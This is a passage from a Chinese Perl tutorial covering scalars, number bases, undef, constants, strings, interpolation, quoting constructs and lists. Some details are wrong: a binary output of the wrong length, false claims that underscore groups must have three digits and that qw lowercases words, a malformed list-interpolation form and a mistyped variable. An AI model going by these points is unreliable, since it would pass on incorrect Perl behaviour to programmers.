在 Perl 中，不像 C 那样，赋值运算符创建了合法的左值。使用联合赋值符的效果与先执行赋值操作再将其他运算符作用到其目的变量上的效果一样。例如，这段代码：

```
($degrees += 100) *= 700;
```

与以下代码一样：

```
$degrees += 100;
$degrees *= 700;
```

想要了解有关 Perl 中能够使用的运算符的更多信息，请参阅第 4 章。你可以在那里找到所有内容，这里展示的内容仅用于本章的目的。

### 2.2.5 什么是左值

左值是赋值的目标。术语“左值”的原意是“左边的数值”，也就是出现在左边的值，如下：

```
$variable1 = 5;
```



左值通常代表内存里的数据空间，你可以使用左值的名称存储数据。所有变量都可以作为左值。

事实上，在 Perl 中，赋值操作本身就可以作为左值。在这个例子里，我对 \$input 中的值进行砍除操作，而不是对赋值操作的返回值：

```
chop ($input = 123);
print $input;

12
```

在 Perl 中有这样的结构：代码读进键盘输入，然后进行砍除，将剩下的结果留在 \$input 中，只用一行代码：

```
chop ($input = <>);
```

2.2.6 在标量中使用数字

在 Perl 中能够使用哪些种类的数字呢？Perl 支持很多数字格式，如表 2.1 所示（二进制格式在 Perl 5.6.0 中被添加进来）。

表 2.1 Perl 的数字数据类型

类型	举例
整型	123
浮点型	1.23
科学型	1.23E4
十六进制	0x123
八进制	0123
二进制	0b101010
下划线型	1_234_567

要特别注意下划线型的数字类型，它能够将数字格式化为 3 个一组以便于辨认，例如这里将 1,234,567 表示成以下形式：

```
$variable1 = 1_234_567;
```

提示：如果下划线型中每一组中包含的不是 3 个数字，Perl 将会给出错误消息。

数字精度是一个难点。因为 Perl 是跨平台的语言，而各个机器中存储的数字量的精度又不相同（因此，遗憾的是，这里无法将可以使用的数字精度用表来表示出来），你可能会在不同机器上发现同一代码之间的差异。这是需要注意的事情之一。

考虑精度问题时，要知道：Perl 对于所有的数值计算都使用了双精度，同时其内部存储

也是这样。双精度数通常存储为 8 个字节，其负数的范围从 -1.79769313486232E308 到 -4.94065645841247E-324，正数范围从 4.94065645841247E-324 到 1.79769313486232E308——这对于可能用到的数字而言范围已经足够了。事实上，就像 Perl 5.6.0 那样，Perl 使用了长双精度型，如果可以在系统中使用它们的话，这可以支持更高的精度。

### 2.2.7 使用未定义数值：undef

你要在用 Perl 编写的新文字编辑应用程序中使用 `sysread` 函数从文件中读取文字数据。你知道 `sysread` 返回标量表明它总共读取了多少个字节。但是，当读到文件末端时发生了什么？`sysread` 函数将会返回什么数值？因为它返回标量，所以它一定是返回数字或是字符串，对吗？

错。除了数字和字符串，标量也可以容纳 Perl 的未定义数值，它叫做 `undef`。某些函数返回这个数值，你可以通过使用 `defined` 函数来检查。如果直接检查 `undef` 量，则在数字环境中它被解释为数值 0，而在文字环境中，它则被解释为空字符串`""`。也可以通过使用 `undef` 函数将变量设置给 `undef` 值。

这个例子给变量 `$variable1` 赋值 5：

```
$variable1 = 5;
```

通过对这个变量使用 `undef` 函数，可以使它变成未定义量：

```
$variable1 = 5;
undef $variable;
```

现在，可以使用 `defined` 函数测试 `$variable1` 是否已经定义：

```
$variable1 = 5;
undef $variable1;

if (defined $variable1) {
    print "\$variable1 is defined.\n";
} else {
    print "\$variable1 is not defined.\n";
}
```

在这种情况下，这段代码提供了如下信息：

```
$variable1 is not defined.
```

Perl 中很多地方使用 `undef`，在数字（即使是数字 0）不合适的环境下，诸如 `sysread` 这样的函数返回值也是 `undef`。未初始化的标量实际上也是未定义的（在数字环境中它被解释为数值 0，而在文字环境中，它则被解释为空字符串`""`）。

### 2.2.8 声明常量

很多程序员喜欢使用常量来避免在代码中使用魔数（如 `$variable=23477` 无法说明该值从



何而来)。使用常量可将代码中的所有诸如此类的数字集中到一起,便于修改。实际上,你收到了一封来自良好编程风格仲裁部的电子邮件,而 GPSC (一个 C++程序员)正在询问你为什么不在 Perl 代码中使用常量。你能行吗?

似乎 Perl 并不包含对数字常量类型的任何定义,但你可以自己创建这样的类型。想要实现,需使用通配量,这是可以表示其余任何一种变量的数据类型(通配量是如何工作的已经超出了本章的范围,请阅读第 9 章作为参考,同时,在下一章中,可以学到有关通配量的一切信息)。通配量的前缀是\*。

要创建常量,可以将引用赋值给通配量。这里,我建立了 MAXFILES 常量来保存所能容纳文件的最大数量(我将 MAXFILES 大写是遵从 C 和 C++有关常量命名的惯例):

```
*MAXFILES = \100;
```

通过\$MAXFILES 访问这个常量,就像使用标量一样:

```
*MAXFILES = \100;
print "$MAXFILES\n";
```

另一方面,如果试图将新值赋给\$MAXFILES,将会得到错误消息:

```
*MAXFILES = \100;
print "$MAXFILES\n";
$MAXFILES = 101;

100
Modification of a read-only value attempted at constant.pl line 3.
```

这个例子展示了在 Perl 中创建和使用常量的方法。注意,在 Perl 的未来版本中很可能会追随其他编程语言的潮流,提供对常量的显式支持。

相关的解决方案参见 3.2.30 节“使用通配量”。

## 2.2.9 处理Perl中的真值

在 Perl 中,标量可以容纳数字、字符串和未定义量,但是,真值和假值又如何呢? Perl 怎样存储这些量呢?

可以用两种方法在标量中存储真值和假值,对应于两种标量环境:数字和字符串环境。需要记住:在数字环境,0 代表假,而其余任何数值代表真;而在字符串环境中,空字符串""代表假,而其余任意数值(包括负值)代表真。

用非零值来代表真的事实对创建循环这样的例程特别有用(第 5 章介绍有关循环的所有细节)。例如,在下例中,while 循环始终持续,因为<>总是返回一些东西,即使用户键入了空行(在这种情况下<>返回换行符):

```
while(<>) {
    print;
}
```

程序员经常需要依靠非零值或非空字符串作为真这样的事实。可以在 Perl 中频繁看到类似下例的代码，其中我检查被除数，以避免被 0 除：

```
if ($bottom) {
    $result = $top / $bottom;
}
else {
    $result = 0;
}
```

---

**注意：**这个方法不是实际使用的最佳编程方法；为了清楚起见，应该明确地检查 \$bottom 非零的情况。但这个例子提供了通常编程惯例的展示。

---

需要记住，在检查未定义量时，不是在检查假值。例如，一些函数在无更多数据可读时，会返回未定义量，因此，当需要时，确定你是在检查未定义量（通过使用 `defined` 函数）。以后使用子程序时，对这一点会非常清楚；例如，如果子程序在失败时返回未定义量，也许试图这样对它测试（所用的语法将在一些章节中看到）：

```
print "Got a data value." if ($value = returnvalue($index));
```

然而，应该这样测试：

```
print "Got a data value." if defined($value = returnvalue ($index));
```

### 2.2.10 十进制和二进制之间的转换

你正在用 Perl 编制的新的二进制计算器工作，如何显示二进制数据呢？Perl 似乎并没有内建什么函数。

Perl 中不存在固有的将十进制转换为二进制的方法，即使现在 Perl 的确包含了对二进制数表示为诸如 `0b101010` 这样的字的支持。但是，可以使用 `pack` 和 `unpack` 函数（参见第 11 章）将数字转换为字符串或二进制字以及反过来。

#### 2.2.10.1 将十进制转换为二进制

要将数字转换为字符串或二进制，可以首先将其按照网络字节顺序打包（也叫高字节在前顺序），然后逐位将其解包，如下：

```
$decimal = 4;
$binary = unpack("B32", pack("N", $decimal));
print $binary;

00000000000000000000000000000000100
```

我们来看看其逆过程。

#### 2.2.10.2 将二进制转换为十进制

将二进制字符串转换为数字，可以反过来操作，如下：



```
$decimal = 4;
$binary = unpack("B32", pack("N", $decimal));
$newdecimal = unpack("N", pack("B32", $binary));
print $newdecimal;

4
```

注意，用这样的方法转换的字符串必须拥有 32 位，因此，在必要时确定已经添加了开头的 0。这就是所需注意的问题。当然，对于二进制数值，也可以使用逐字表达式，如下：  
`$number=0b101010`。

相关的解决方案参见 11.2.21 节“`pack`：将值打包到字符串”和 11.2.37 节“`Unpack`：将打包字符串解包为值”。

### 2.2.11 十进制和八进制之间的转换

要在二进制计算器中加入八进制数（基于 8 的数字），应当怎样做呢？

在 Perl 中使用八进制数不是很困难。在 Perl 中，八进制数（也就是说，八进制常数）使用打头的 0 指明，例如 0123：

```
$x = 0123;
```

要想转换成八进制或从八进制转换，那就使用 `sprintf` 和 `oct` 函数，后面将会有详细内容。

#### 2.2.11.1 将十进制转换为八进制

想要将十进制数转换为用字符串表示的十六进制数，使用 Perl 的 `sprintf` 函数（阅读第 11 章查看有关 `sprintf` 的更多详情），附带 `%o` 转换符：

```
print sprintf "%lo", 16;

20
```

#### 2.2.11.2 将八进制转换为十进制

想要将八进制数转换为十进制数，需使用 `oct` 函数，如下：

```
print oct 10;

8
```

如果不指明想要转换的数值，这个函数默认使用 `$_`。

### 2.2.12 十进制和十六进制之间的转换

在创建了二进制和八进制的 Perl 计算器后，还要增添十六进制数，即基于 16 的数。怎样在 Perl 中表示十六进制数呢？

在 Perl 中，十六进制数（也就是说，常量）写的时候开头带有 `0x`，比如 `0x1AB`：

```
$x = 0x1AB;
```

要想转换成十六进制或从十六进制转换，需使用 `sprintf` 和 `hex` 函数，后面将会有详细内容。

#### 2.2.12.1 将十进制转换为十六进制

想要将十进制数转换为用字符串表示的十六进制数，使用 Perl 的 `sprintf` 函数（阅读第 11 章查看有关 `sprintf` 的更多详情），附带 `%x` 转换符：

```
print sprintf "%lx", 16;

10
```

#### 2.2.12.2 将十六进制转换为十进制

想要将十六进制数转换为十进制数，需使用 `hex` 函数，如下：

```
print hex 0x1AB;

1063
```

如果不向 `hex` 函数传递想要转换的数值，这个函数默认使用 `$_`。

相关的解决方案参见 11.2.29 节 “`Sprintf`：格式化字符串”

#### 2.2.13 给标量赋默认值

如果标量还没有赋任何值，可以给标量赋默认值。这个功能可能会很有用，例如，如果你正在编写别人也会使用的代码，你的代码需要某个变量有一个值，但如果它已经赋值了，你不希望覆盖它的数值。

这里的技术依赖于以下事实：未初始化的标量被设置为未定义量，对它可以使用 `defined` 函数测试。这段代码使用了条件运算符 `?:`，给 `$variable` 变量赋默认值，如果 `$variable` 并未被赋值的话，这个值存储在 `$defaultvalue` 变量（或常量）中：

```
$defaultvalue = 1;
$variable = defined($variable) ? $variable : $defaultvalue;
print $variable;
```

注意，如果 `$variable` 还未存在的话，这段代码便创建了它。

#### 2.2.14 数字的圆整

某个数蛋脚本很棒，消费者非常满意。但是，他们遇到一个问题：他们通常不需要鸡蛋个数的数字长达 8 个十进制位。可以对这些值做一些圆整吗？

你也许认为可以使用 Perl 的 `int` 函数来圆整数字。此方法在数蛋时可能管用，但并不总是这样。`int` 函数仅仅去掉一个数字的非整数部分而返回剩余部分，这意味着它对 1.99999 和 1.00001 都是返回 1：

```
$x = 1.99999;
```



```
$y = 1.00001;
print join (" ", int($x), int($y));

1, 1
```

还有更好的选择。想要将数圆整到特定的十进制位数，可使用 `sprintf` 函数（阅读第 11 章查看有关 `sprintf` 的更多详情）。例如，想要将数字圆整到两个十进制位，可以使用格式说明符 `"%.2f"`。这里是将 3.1415926 圆整到两个十进制位然后将结果打印出来：

```
print sprintf "%.2f", 3.1415926;

3.14
```

这样的数的圆整并非只是进行切除，需要时会进位。这里是将 3.1415926 圆整到 4 个十进制位，将末尾的 5 进位到 6：

```
$variable1 = sprintf "%.4f", 3.1415926;
print $variable1;

3.1416
```

前述两个例子显示了如何打印圆整的数字，因此，你也许想知道怎样圆整数字和像数值一样使用它们。我们知道，Perl 处理数据时是基于工作环境的。因此，如果将标量看成数字，Perl 也会（如果它能的话）。这个例子圆整了一个数字然后将其作为字符串存储到 `$variable1` 中：

```
$variable1 = sprintf "%.2f", 3.1415926;
```

下一步，可以将 `$variable1` 中的数值看作为数字，仅需对其作用一个数值运算符，明确地说，是给它增加 0.01：

```
$variable1 = sprintf "%.2f", 3.1415926;
$variable1 += .01;
```

现在，可以打印结果 3.15 了：

```
$variable1 = sprintf "%.2f", 3.1415926;
$variable1 += .01;
print $variable1;

3.15
```

这个例子是数值操作的内容。因为本章是有关数据存储的，我仅仅讨论了在这里所能使用的格式之间的差异。当然，这个讨论仅仅触及到了在 Perl 中能使用数字干什么这个主题的皮毛。阅读第 4 章有关 Perl 运算符和第 11 章有关数据处理的内容可查到更多的信息。现在我们将介绍字符串了。

相关的解决方案参见 11.2.29 节“`Sprintf`：格式化字符串”。

### 2.2.15 在标量中使用字符串

你正在编写新的 Perl 文字编辑器，要决定怎样保存文字。如果正在用 C 编写程序，可能需要使用笨拙的字符数组。Perl 能做得更好吗？

它当然可以。除了数字，标量可以像这样容纳字符串的内容：

```
$variable1 = "Hello!";
```

Perl 分配内存空间来适合字符串的长度，因此，理论上它们可以变得很大。Perl 内部现在使用统一代码来存储它的字符数据。过去，它使用 ASCII 码，这是一种将每一个字符用单个字节表示的代码。但是现在它使用 Unicode，其中每个字符都可以使用好几个字节（因此 Unicode 字符也叫做宽字符）。想了解更多的有关 Unicode 的信息，参考 [www.unicode.org](http://www.unicode.org) 和 Perl Unicode 文档网页（[perlunicode.html](http://perlunicode.html)，它是 Perl 文档的一部分）。

就 Perl 而言，字符串与数字之间的差异是工作环境之一。如果在数字环境下使用标量（可以通过增加 0 来强制实现），Perl 将该标量的值作为数字进行处理。如果将此标量作为字符串，Perl 照样可以做到。例如，Perl 拥有两套比较运算符：一套在将标量作为字符串时使用，一套在将标量作为数字时使用，这一点我将在第 4 章中说明。

其余的 Perl 运算符如 ++ 增量运算符对于数字和字符串同样适用（虽然现在 Perl 支持 Unicode，注意在未来这种有关字符串的行为将有所变化）：

```
$x = 100;
$y = "pens";
print join(", ", ++$x, ++$y);

101, pent
```

+这样的运算符又怎样呢？想要将两个字符串连接到一起时，不能使用与别的语言相同的方法，即像下面这段代码这样使用 + 运算符：

```
$variable1 = "Hello ";
$variable2 = "there\n";
print $variable1 + $variable2;           #Does not concatenate!
```

可以使用 Perl 的连接运算符，这是点号 (.)：

```
$variable1 = "Hello ";
$variable2 = "there\n";
print $variable1 . $variable2;

Hello there
```

可以看到，你需要了解有关字符串的很多信息，而我们可以在第 8 章中看到有关的详细信息。在这一章中，我们更感兴趣的是字符串作为标量时的情况。

可以通过使用单引号或双引号来创建字符串值作为标量：



```
$variable1 = "Hello.";
$variable2 = 'Hello again.';
```

这两种方法中的确存在差异：**Perl** 会对两个双引号之间括起来的变量和特定表达式进行评估（参见下一个主题以获取更多详情）。将字符串括在单引号之间使 **Perl** 不去解释该字符串，而是将其作为文字（也就是作为常量）。

可以在字符串中使用表 2.2 中介绍的转义符。例如，要在文本中放置双引号，可以使用 `\"`转义符，如下：

```
print "I said, \"Hello\".";

I said, "Hello".
```

表 2.2 转义符

转义符	意义
\'	单引号
\"	双引号
\033	八进制字符
\a	报警（蜂鸣声）
\b	退格
\c[	控制符
\e	转义
\E	\L，\U 或\Q 的结束
\f	换页
\l	使后接字符为小写
\L	使所有后续字符都为小写
\n	回车
\N	插入命名字符
\Q	给所有后续非字母或数字字符添加反斜线
\r	返回
\t	制表符
\u	使后接字符为大写
\U	使所有后续字符都为大写
\x1b	十六进制字符

当前，**Perl** 存储字符串里的字符时使用 **Unicode** 格式，使用 **UTF-8** 编码。特别要注意 `\N` 转义符，可以使用它在文本中插入命名的 **Unicode** 字符；例如，`\N{WHITE SMILING FACE}` 插入 **Unicode** “笑脸”到文本中。

同时还要注意，在 Perl 5.6.0 版本中具有 v1.2.3.4 这样形式的代表 Perl 版本号的字符串文字现在被 Perl 解释为由这些给定数字组成的字符串。可以使用变量`$^V`，也叫内建版本变量，来使用这些字符串。这个变量用字符串形式存储了当前版本号，但不是 5.6.1 这样的；相反，`$^V` 等于 `chr(5).chr(6).chr(1)`（这里 `chr` 函数是标准的 Perl 函数，返回与传递过来的字符码相对应的字符）。因为形如 v5.6.1 的字符串文字现在自动处于正确的格式（实际上，如果将至少 3 个数字用点号分隔开，Perl 也会将这些字符串自动编码），可以直接这样将`$^V` 与各种形如 5.6.1 这样的版本号进行比较：`if($^V eq v5.6.1)`。

### 2.2.16 是字符串还是数字

Perl 是基于工作环境来将标量处理为数字或字符串，但实际上这些特定的值是怎样存储的？

事实上，在使用两种类型的数据格式都可以作用的运算符（如位运算符 `And`）的时候，Perl 如何存储数值是很重要的（参见第 4 章以获取更多详细信息）。

可以使用诸如 `Devel::Peek` 这样的 Perl 模块来检查标量的内部格式（在第 14 章有更多有关模块的内容），但还可以使用更为简单的方法。可以这样使用位运算符 `And` 和否运算符来检查（假设想要检查的字符串非空）是否标量存储的是字符串：

```
$x = 111;
$y = "This is a string";
print '$x is in string format' if ($x & ~$x);
print '$y is in string format' if ($y & ~$y);

$y is in string format
```

这段代码依赖于这样一个事实：如果将 `And` 作用于数字及其求反补码时，将得到 0，而将这些操作应用于字符串时，该结论不成立。

相关的解决方案参见 4.2.16 节“按位与值：`&`”。

### 2.2.17 字符与数字转换

Perl 在内部使用 C 的函数 `sprintf` 将数字转换为字符串（参见第 11 章以获取有关 `sprintf` 的详细内容）。事实上，可以改变与内建变量`$#`一起使用的 `sprintf` 格式。但使用那个变量现在已经过时了。Perl 使用 C 函数 `atof` 来用另一种方法将字符串转换为数字。

转换过程是自动的，它取决于工作环境，正如这个例子中，数字 100 在打印之前被转换为字符串：

```
$x = 100;
print $x;
```



注意，如果需要的话，也可以明确使用 `sprintf` 和 `atof`。可以只是强迫字符串转换为数字量；标准方法是只需在它的前面加上一个 0，如下：

```
$number = 0 + "100";  
print $number;  
  
100
```

这样将 0 添加到字符串前，Perl 内部自动将其转换为数字量。事实上，字符串可以使用空格符开头，例如 " 100"，但是不能有非数字量，如 "y100"。同样要注意，这个技术仅在字符串代表十进制数时可以使用。

事实上，一些 Perl 结构（如特殊变量 \$!）存储当前操作系统的错误，在数字环境下可以作为数字，反之，它也可以是字符串（参见第 10 章以获取更多有关 Perl 特殊变量的详情）。这个例子将 \$! 设置为 1，然后将那个值以及与该错误数值相关的错误消息都显示出来，数字和字符串环境都使用了：

```
$! = 1;  
print "$!\n";  
print "Error number " , 0 + $! , " occurred."  
  
Operation not permitted  
Error number 1 occurred.
```

相关的解决方案参见 10.2.3 节 “\$!：当前 Perl 错误” 和 11.2.29 节 “Sprintf：格式化字符串”。

### 2.2.18 使用变量插值

`print "The value at". $index. "is". $value` 这样的代码中的点有什么用？实际上，它们只是 Perl 的连接运算符，要使代码更简洁，还可以使用字符串插值。

将包含变量名的字符串括在双引号之间时，Perl 会自动将该变量中存储的数值代到字符串中。例如，如果有存储了单词 Hello 的 \$text 变量，

```
$text = "Hello";
```

然后可以在双引号中通过名称使用该变量，而 Perl 将用该变量存储的内容（字符串 "Hello"）代到该变量中，如下所示：

```
$text = "Hello";  
print "Perl says: $text!\n";  
  
Perl says: Hello!
```

这个过程叫做插值。特别是，Perl 将变量 \$text 中的数值插入到双引号之间的字符串中。但是，如果使用单引号，而不是双引号，Perl 将不会执行插值操作：

```
$text = "Hello";
print 'Perl says: $text!\n';

Perl says: $text!\n
```

因此，不想让 Perl 对单引号之间放置的表达式进行计算时，就要使用单引号。

如果想要插入变量作为另一个单词的一部分，而它本身并不是单词时，应该怎么办呢？例如，如果\$text 存储了前缀"un"，想要将它放置到单词"happy"之前时，怎么做呢？显然，不可以使用\$texthappy 这样的表达式，这会使 Perl 寻找\$texthappy 变量，而不是插入\$text 的值来创建单词"unhappy"。反之，应该使用{和}来设立想要插入作为某个单词的一部分的变量名：

```
$text = "un";
print "Don't be ${text}happy.";

Don't be unhappy.
```

也可以使用后倾标记号，即向后倾斜的单引号（```），让 Perl 将命令传递给操作系统。例如，在 Unix 中，这样可以执行 uptime 命令（它显示主机已经启动了多长时间，注意，在 MS-DOS 中没有相关命令）：

```
$uptime = `uptime`;
print $uptime;

4:29pm up 18 days, 21:22, 13 users, load average: 0.30, 0.39, 0.42
```

其工作方式与 MS-DOS 一致；MS-DOS 没有 uptime 命令，但可以这样执行诸如 dir 的命令：

```
$dirlist = `dir`;
print $dirlist;

Directory of C:\perlbook\temp

.                <DIR>          10-07-99  4:02p  .
..               <DIR>          10-07-99  4:02p  ..
TEMP            PL              3,535  10-07-99  4:06p  T.PL
```

程序员经常使用插值来连接字符串，如下所示：

```
$a = "Hello";
$b = "there";
$c = "$a $b\n";
print $c;

Hello there
```

这样的代码是可以的：

```
print "The value at " . $index . " is " . $value;
```

如果像这样编写代码，在某种程度上更简洁了，而引号则更易于处理：



```
print "The value at $index is $value";
```

到此为止，已经说明了怎样在字符串中插入变量，但对于像从子程序返回的变量这样的高级插值又该怎么办呢？你可以做到吗？参见下一个主题。

### 2.2.19 使用高级插值

你已经将变量插值增加到程序中。但是，访问变量并非 Perl 中惟一的获得字符数据的方法。例如，Perl 子程序也可以返回需要打印的数值。例如，uc 子程序，它是内建于 Perl 的，将你传递给它的字符串用大写形式返回。可以用插值来显示诸如这样的子程序的返回值吗？

---

**提示：**这个主题比较难以理解，介绍它有些超前，在讨论 Perl 的时候会经常碰到，因为它的所有部分都相互关联。如果在这里遇到了麻烦，就先看一看第 7 章有关子程序 and 第 9 章有关引用的内容，或者以后再回过头来看这个主题；这样最终都可以达到理解的目的。

---

我们来考虑所有的可能性。如要将通用子程序的结果插入到字符串中，可以使用连接运算符来达到目的：

```
$string = $text1 . mysubroutine($data) . $text2;
```

另一方面，如果需要一些迂回的方法，可以设计子程序让它将其返回值插入到双引号之间的字符串中，使用上一个主题中介绍的\${}技术。

例如，如果想要将 getmessage 子程序的返回值插入到字符串中。可以用这里显示的方法实现。注意，必须使用子程序的前缀符&，它是 Perl 子程序名的第一个，而且通常是可选的字符。

```
print "${&getmessage}";
```

这个例子将 getmessage 子程序返回的字符串作为变量名来计算。这里的技巧是设置子程序中变量的值和返回它的名字：

```
print "${&getmessage}";
sub getmessage {
    $msg = "Hello!";
    return "msg"
};
```

现在 print "\${&getmessage}" 可以做需要的事情：

```
print "${&getmessage}";

sub getmessage {
    $msg = "Hello!";
    return "msg"
};
```

```
Hello!
```

这个办法非常好，它仅仅用于自己可以设计的子程序。可以使用更通用的方法让 Perl 去计算子程序的返回值，即通过使用对各种结构的引用来实现，在第 9 章介绍引用时会更容易理解。这里展示了如何将标量函数的返回值插入到用双引号括起的字符串中：

```
$string = "text ${\(scalarfunction data)} text";
```

例如，如果想要使用大写函数 `uc` 将要打印的字符变成大写（又忘记了可以使用 `\u` 转义符来达到同样的目的），可以这样来做。注意，必须对里面的双引号使用转义符；否则，Perl 在将整个字符串解释为一个字符串时会遇到问题。

```
print "${\(uc \"x\")}";
```

```
X
```

如果有返回表而非标量的子程序，可以这样使用匿名数组（同样，参见第 9 章）编辑器：

```
$string = "text @{$[listfunction data]} text";
```

虽然这些技术有效，但事实是，编写代码时，通常不愿意回头来检查这个。通常使用其他更简单的技术，如使用连接运算符，将子程序的返回值拼接到字符串更容易一些。至少这是我的经验。在这样的情况下，使用插值没有任何实际的好处。

注意，除了变量以及子程序的返回值的插值外，数组和哈希表中的值都可以进行插值。参见下一章（有关数组和哈希表）以获取更多信息。

### 2.2.20 处理引号和裸词

在 Perl 中，有些时候，如果单词不能用其余任何方法解释，则环绕单词的引号是可选。例如，下列例子显然是将字符串赋值给变量 `$text`，因此不需要引号：

```
$text = Hello;
```

打印 `$text` 的内容，会得到预期的结果：

```
$text = Hello;
print $text;
```

```
Hello
```

这样单个词无引号的文本字符串称为“裸词”。如果需要使用不止一个单词，它不再是裸词，而它也不能正常工作：

```
$text = Hello there!;      #No good
print $text;               #Doesn't work
```

可以使用裸词作为哈希表的索引，就像这样（如果裸词只是一个单词的长度；否则，需



要使用引号)：

```
$hash{"name"} = "George Washington";
print $hash{"name"};

George Washington
```

在某些情况下，裸词可能会与标号或文件句柄弄混了，这些情况下都不需要使用\$这样的前缀符。这种情况下，可以关掉 Perl 对裸词的支持，这会使 Perl 对任何不能解释为子程序名的裸词提出警告：

```
use strict 'subs';
```

**提示：**在 Perl 中有两种 use strict 语句可以使用：如果使用了符号引用（参见第 9 章），则 use strice 'refs' 产生运行错误，如果访问的变量未经 use vars 声明和 my() 局部化，或没有充分资格（参考第 7 章），则 use strict 'vars' 产生编译错误。想了解更多有关 strict 模块的信息，参见第 14 章。

除了省略引号，也可以让 Perl 通过使用表 2.3 中的结构来自动添加引号。

表 2.3 引号结构

结构	结果	是否插值	代表
q//	' '	否	文字
qq//	" "	是	文字
qx//	“ ”	是	命令
qw//	( )	否	单词表
//	m//	是	模式匹配
s///	s///	是	替换
y///	tr///	否	翻译

例如，如果想要打印字符串 I said, "Hello"，可以使用转义符来实现：

```
print "I said, \"Hello\".";

I said, "Hello".
```

为了避免太多的转义符，可以使用 qq// 结构来处理字符串中的双引号，如下：

```
print qq/I said, "Hello"./;

I said, "Hello".
```

这里，qq 结构自动忽略了/和/之间的字符串中的双引号。

事实上，不需要使用/和/来括起字符串。而可以使用几乎任何一个字符（只要在开头和结束使用相同的字符），就像在这个例子中，我在 qq 结构中使用|和|：

```
print qq|I said, "Hello".|;

I said, "Hello".
```

甚至可以使用括号，它通常用来将传递给子程序的变量括起来：

```
print qq(I said, "Hello.");

I said, "Hello".
```

这种情况下，括号是作为 qq 的定界符，而不是将传递给子程序的变量括起来（事实上，在 Perl 中，有多种方法来实现。如果不会和语句中的其他项弄混，甚至可以在子程序调用中省掉括号）。

经常可以看到引用传递给 eval 的代码时 qq 的使用，如下：

```
$statement = qq/print "Hello.";/;
eval $statement;

Hello.
```

如果不需要双引号，可使用 q 结构代替 qq 结构，因为 q 结构使用单引号：

```
$statement = q/print "Hello.";/;
eval $statement;

Hello.
```

qw 结构也是很常用的，在 Perl 代码中会经常碰到。你向这个结构传递单词，它返回一个表，其中各个单词都被单引号括起来。例如，在这个例子里，我使用一个表赋值操作，这个类型在本章的开头就首先介绍过了：

```
($first, $second, $third, $fourth) = qw/This is a test/;
print $fourth;

test
```

在这种情况下，qw/This is a test/ 返回表 (This, is, a, test)，而表赋值操作将引用的单词依次配给 \$first, \$second, \$third 和 \$fourth。因此，\$fourth 中存储的是 test，在前面例子中可以看到。qw 结构在需要使用被引用单词的表时是不错的选择（至于初始化数组的内容，我们将在下一章中看到）。

有一点需要记住：传递给 qw 的所有单词都被当作小写处理（在 Perl 术语中，qw 在空格处分隔），因此不要使用逗号来分隔单词，因为 qw 会将逗号当作单词的一部分，就像在这个例子中：

```
($first, $second, $third, $fourth) = qw/This, is, a, test/;
print $first;

This,
```



也可以使用 `quotemeta` 函数在每个非字母或数字字符的前面添加反斜线。在这个例子中，两行代码得到同样的字符串：

```
$text = "I\ said\ \"Hello\\.\"";  
$text = quotemeta('I said "Hello."');
```

在第 6 章使用正则表达式时，将看到更多有关 `quotemeta` 的内容。

我们已经在本章中完成了对标量的阐述，该介绍表了。

### 2.2.21 什么是表

你是 Perl 专家，正在检查代码，下面这行：

```
($name, $id, $unit) = (Sam, 1332, Sales);
```

到底是干什么的？实际上，这是表赋值。

Perl 允许将标量以及其他类型如哈希表和数组组合成表。数组代表可以作为整体使用的几项。Perl 中表是非常重要的，而事实上，Perl 中内建的函数分成两组：可以处理标量的函数和可以处理表的函数（虽然一些函数两个都可以处理）。Perl 不拥有任何具体的表数据类型，因为使用表实际上是编码技术，而表并不代表数据存储格式。但是，Perl 确实拥有表运算符，它是一对括号，你可以通过使用逗号将一对括号里的元素分开来创建表。例如，表达式 `(1, 2, 3)` 返回含有 3 个元素 1, 2, 3 的表。

`print` 运算符是表运算符。如果传递给它一个表，它会将表中的元素连接成字符串（本章后面将介绍如何将 `print` 显示的元素用空格或逗号分开）。例如，如果表 `(1, 2, 3)` 传递给它，则 `print` 将显示 123，就像这里显示的那样：

```
print (1, 2, 3);
```

```
123
```

事实上，甚至可以省掉括号（这种情况下，Perl 实际上将 `print` 看成表运算符，而非函数）：

```
print 1, 2, 3;
```

```
123
```

也可以在表的最后一个元素后面加上逗号，如这里所示，这使以后添加元素变得容易（你将会经常在 Perl 代码中看到类似的逗号，我在这里提到它，是想让你直接了解）：

```
print (1, 2, 3,);
```

```
123
```

还有几个 Perl 函数是表函数，例如 `chop`、`map` 以及其他，我们将在整本书中看到。你也可以使用空表：`()`。

这就是使用括号和逗号创建表的方式（刚刚可以看到，某些情况下可省括号）。如果在

一个表中使用表又会如何呢？看一下：

```
print ((1, 2, 3), 4, 5, (6, 7), 8, 9);  
  
123456789
```

可以看到，嵌套在表里的任何表的元素都依次添到整个表之中。Perl 将这个过程称为表的“平坦化”。当考虑将数组那样的表结构传递给子程序时，这一点变得非常重要，因为那些数组里的所有元素会被平坦化为一个长表，包括它们的分隔标识符（这是第 9 章中需要使用 Perl 引用来解决的问题）。

如果序列的表元素是 Perl 已经理解的东西，则可以使用快捷方式来创建表。可以使用“..”标记。例如，这里说明了如何创建由所有小写字母构成的表然后打印出来：

```
print ("a" .. "z");  
  
abcdefghijklmnopqrstuvwxyz
```

“..”是很有用的，可以在 Perl 编程中多次碰到它。例如，请看下一个主题。

---

提示：同样要记住，qw 结构返回你传递的单词的表。

---

### 2.2.22 通过索引访问表元素

现在你已经理解了有关表的一切，知道了它们如何工作以及它们做什么，也理解了表代表了许多作为整体的元素。但是，你可以访问到表里的特定的元素吗？如果表函数返回含有 400 个元素的表，你只需使用第 133 个元素时，应该怎么办？可以将那个元素从表中提取出来吗？

是的。创建了表之后，可以通过使用中括号（可以把它当成表索引运算符）来访问表中的单独元素。例如，如果有一个由字母 a、b 和 c 组成的表（它们不需要加引号，是因为 Perl 会将它们解释为裸词），可以这样访问元素 1，即 b（表是基于 0 的）：

```
$variable1 = (a, b, c)[1];
```

在打印此变量时，获得提取的结果：

```
$variable1 = (a, b, c)[1];  
print $variable1;  
  
b
```

注意，也可以使用[和]来索引由函数返回的表，仅需一个标量返回值而非表时，这提供了处理表函数的简单方法。经典的例子就是 stat 函数（参见第 13 章可了解更多详情），它以表格格式返回文件的信息。下面就是 stat 返回的表元素的情况（这些元素有的仅在 Unix 中有意义）：



- ◆ 元素 0: `dev`——文件系统的设备号
- ◆ 元素 1: `ino`——索引节点号
- ◆ 元素 2: `mode`——文件模式（类型以及权限）
- ◆ 元素 3: `nlink`——文件硬链接的数量
- ◆ 元素 4: `uid`——文件拥有者的用户数字代号
- ◆ 元素 5: `gid`——文件拥有者的组数字代号
- ◆ 元素 6: `rdev`——设备标识符
- ◆ 元素 7: `size`——文件的大小，以字节为单位
